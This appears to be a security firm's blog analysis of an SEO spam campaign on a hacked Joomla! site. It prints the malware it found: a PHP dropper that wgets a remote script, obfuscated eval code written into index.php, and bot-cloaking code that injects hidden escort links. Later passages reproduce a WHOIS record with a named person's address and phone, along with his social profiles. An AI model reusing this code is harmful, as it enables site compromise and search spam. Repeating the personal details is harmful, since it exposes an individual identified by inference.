

A Quick Look at Turkish Escort Spam

This week we'll take a look at an interesting SEO spam campaign that recently came across the SiteLock research desk. Turkish escorts are apparently [big business](#) and we had the opportunity to dig a bit into the makings of a malicious Turkish escort spam campaign.

It began with a malicious PHP file, /images/2ndex.php, likely uploaded to the victim site. It contained, along with an uploader, a line with a system wget for another PHP file located at a Luxembourg domain, [http://www.inmediasres \[dot\] lu/tmp/sym/webal.php](http://www.inmediasres.lu/tmp/sym/webal.php).

```
1 <?php if(isset($_GET["ec"])){echo"<font color=#FFFFFF>[uname]".php_un
2 <?php system('wget http://www.inmediasres.lu/tmp/sym/webal.php'); ?>
```

System wget

webal.php wrote the following FOPO encoded PHP to index.php on the infected site. Note *dizin* and *dosya* mean directory and file respectively in Turkish.

```
<?php
$dizin=$_SERVER[DOCUMENT_ROOT].'/';
$dosya="/index.php";
if (!file_exists ("{$dizin}{$dosya}") ) {
touch ($dosya);
}
$baglan=@fopen ("{$dizin}{$dosya}","w");
if (!$baglan) {
echo "dosyayi yazamadim";
exit();
}
if (fputs ($baglan,'<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Thursday, April 28th, 2016 at 21:43 UTC from IP 217.170.192.72 (no)
Checksum: 315ca48d666466f3823bca557a48898e33440294
*/
$q9c09a95="\x62\x141\x73\x65\x36\x34\x137\x144\x65\x143\x6f\x144\x145";@eval($q9c09a95(
"Ly90c3RXTy9MMXNQZ0c3OGVrNk1Fck82S3AwaVdpUzBvY1RkTGJsMjBjVFZ0TUpNWVBUMEpEZ2I0NTk4
...
dHZ3MVhlOGJldWhoMlR5c3JLTWVlM1ZLYkF6THJXYjRKYzR3V0ovM3k5Q0o0dkxSVERJb0hYY09sc2kzY
VRLLYtVaj09IikpKSk7"));
?>') ){
echo "veritabanina bilgi girisi yapildi";
}else {
echo "veritabannina bilgi girisi yapilamadi";
}
fclose($baglan);
?>
```

File hacker

The FOPO code decoded to a modified Joomla! index.php file with an interesting bit at the end, here beautified.

```

1  ?><?php
2  define('_JEXEC', 1);
3  define('JPATH_BASE', dirname(__FILE__));
4  define('DS', DIRECTORY_SEPARATOR);
5  require_once (JPATH_BASE . DS . 'includes' . DS . 'defines.php');
6
7  require_once (JPATH_BASE . DS . 'includes' . DS . 'framework.php');
8
9  JDEBUG ? $_PROFILER->mark('afterLoad') : null;
10 $mainframe = & JFactory::getApplication('site');
11 $mainframe->initialise();
12 JPluginHelper::importPlugin('system');
13 JDEBUG ? $_PROFILER->mark('afterInitialise') : null;
14 $mainframe->triggerEvent('onAfterInitialise');
15 $mainframe->route();
16 $Itemid = JRequest::getInt('Itemid');
17 $mainframe->authorize($Itemid);
18 JDEBUG ? $_PROFILER->mark('afterRoute') : null;
19 $mainframe->triggerEvent('onAfterRoute');
20 $option = JRequest::getCmd('option');
21 $mainframe->dispatch($option);
22 JDEBUG ? $_PROFILER->mark('afterDispatch') : null;
23 $mainframe->triggerEvent('onAfterDispatch');
24 $mainframe->render();
25 JDEBUG ? $_PROFILER->mark('afterRender') : null;
26 $mainframe->triggerEvent('onAfterRender');
27 echo JResponse::toString($mainframe->getCfg('gzip'));
28
29 function isBot()
30 {
31     $botAgents = "/google|hakia|msn|yahoo|altavista|crawler|findlinks|bing|Cuil|Excite|Go.com|HotBot|Al
32     $agent = $_SERVER['HTTP_USER_AGENT'];
33     if (preg_match($botAgents, $agent)) return true;
34     else return false;
35 }
36
37 if (isBot()) {
38     echo @file_get_contents(base64_decode("aHR0cDovL3d3dy5pbGVyaWdlbC5jb20vd2Vic2l0ZS5waHA/cGFnZT02"));
39 }
40 else {
41 }

```

Injecting links


The interesting bit includes search engine bot detection, which triggers the injection of a `file_get_contents()` of a base64 encoded URL. The base64 decoded to `http://www.ilerigel [dot] com/website.php?page=6`, and the page, when loaded, injects a hidden paragraph of Turkish escort links.

```

1
2     <p style="overflow: auto; position: fixed; height: 0pt; width: 0pt">
3     <a href="http://www.werren.net/" rel="nofollow">porno izle</a>
4     <a href="http://www.karliyyayla.com/" rel="nofollow">bodrum escort</a>
5     </p>
6

```


Changing `page=6` to `page=7` yielded similar and more voluminous results.



Page=7

After a smidge of URL manipulation and a hint of cURL, all of the escort links found were [harvested](#).

We decided to dig a little deeper. The Luxembourg domain seemed to be hacked as there was a sign of a sym link, a common malware tactic, along with a web-based file manager, and the site runs an older version of Joomla!, 1.7. Google also shows escort spam in search results for the domain.



Malicious files

```
6 <meta name="generator" content="Joomla! 1.7 - Open Source Content Management" />
7 <title>In Medias Res - Administration</title>
```

Joomla! 1.7

Contact - Home

www.inmediasres.lu/index.php/en/contact ▼

GSM: (+352) 621 643 188. adiyaman escort ankara escort antalya escort escort izmir umraniye elektrikci bursa escort canakkale escort erzurum escort eskisehir ...

Search results

Ilirigel [dot] com however did not seem compromised. The links seemed purposefully hosted and the site itself offers SEO services: Backlink SEO'da Uzman, or Backlink SEO Expert.



Ilerigel [dot] com

The strongest indicator that ilerigel [dot] com is purposefully hosting the malicious links is the admin email address from the domain's WHOIS record, admin@ankaratrescort [dot] com.

```
Admin Name: MELIH EKIN
Admin Organization: MELIH EKIN CID0662
Admin Street: 100 yil lisesli caddesi sisli
Admin City: ISTANBUL
Admin State/Province:
Admin Postal Code: 196343
Admin Country: TR
Admin Phone: +90.540525658
Admin Phone Ext:
Admin Fax: +90.00000
Admin Fax Ext:
Admin Email: admin@ankaratrescort.com
Registry Tech ID:
Tech Name: MELIH EKIN
Tech Organization: MELIH EKIN CID0662
Tech Street: 100 yil lisesli caddesi sisli
```

admin@ankaratrescort [dot] com

A few simple searches led to the possible owner of ilerigel [dot] com who seems to have a proclivity for 'make money' methods, hacking, and apparently Mercedes and firearms. At this point we decided to conclude the analysis. Here are some screenshots of what we found during the investigation.

The screenshot shows a web browser window with the Twitter website open. The browser's address bar displays the URL <https://twitter.com/CodersEcHoLL>. The Twitter profile page for **EcHoLL** (@CodersEcHoLL) is visible. The profile picture is a man wearing sunglasses. The header image is a close-up of a white Mercedes-Benz car. The profile bio reads: "Nush ile uslanmayanın hakkı takdir takdir ile uslanmayanın hakkı kötüktir" and includes a link to ilerigel.com. The profile was joined in January 2011. The statistics show 45 tweets, 15 following, 555 followers, and 1 like. A tweet is displayed, retweeted by EcHoLL, from **Muharrem İNCE** (@vekilince) dated May 20. The tweet text is: "Terör bahanesiyle HDPlileri hedef gösteren CHP ve MHP milletvekillerinin nasıl mağdurlar oldukları".

File Edit View History Bookmarks Tools Help

EcHoLL (@CodersE... x

Twitter, Inc. (US) | <https://twitter.com/CodersEcHoLL> Search

Home Moments Search Twitter





EcHoLL
@CodersEcHoLL
Nush ile uslanmayanın hakkı takdir takdir ile uslanmayanın hakkı kötüktir
ilerigel.com
Joined January 2011

TWEETS 45 FOLLOWING 15 FOLLOWERS 555 LIKES 1

Tweets Tweets & replies

EcHoLL Retweeted

 **Muharrem İNCE** @vekilince · May 20
Terör bahanesiyle HDPlileri hedef gösteren CHP ve MHP milletvekillerinin nasıl mağdurlar oldukları

1K 1.8K



EcHoLL @CodersEcHoLL · 28 Sep 2012

Best week ever! I earned \$304.48 just taking surveys in past week :)))

LOOK >> facebook.com/449552105087701



EcHoLL @CodersEcHoLL · 27 Sep 2012

Sickass week! Made \$354.94 just taking surveys so far this week :)

LOOK >> facebook.com/364754880261468



EcHoLL @CodersEcHoLL · 29 Jul 2012

Quick and Easy Way of Making Good Money online

hottubbuyingguide.com/vt/6/



EcHoLL @CodersEcHoLL · 13 Jul 2012

Quick and Easy Way of Making Good Money online

powerfulbusinessopportunity.ru/?s=micro



EcHoLL @CodersEcHoLL · 11 Jul 2012

Home Business - Apply Today, Start Tomorrow!

powerfulbusinessopportunity.ru/?s=micro



EcHoLL @CodersEcHoLL · 10 Jul 2012

Easiest way to get started making money homebusinessnews.ru

[/?s=micro](http://homebusinessnews.ru/?s=micro)

File Edit View History Bookmarks Tools Help

in Echoll Hassben | Lin... x

https://www.linkedin.com/in/echoll-hassben-8! Search

Linked in

Echoll Hassben

Cracker / hacker

Sweden | Marketing and Advertising

Current hacker

1 connection

View Echoll's full profile.
It's free!

Your colleagues, classmates, and 400 million other professionals are on LinkedIn.


View Echoll's Full Profile

Experience

Cracker

hacker

Present



File Edit View History Bookmarks Tools Help

Echoll Hassben (@e... x

https://www.instagram.com/echoll_hassben/ Search

echoll_hassben Follow

Echoll Hassben Sen leyla olabilirsin ama o mecnun ben deęilim.

14 posts 665 followers 142 following

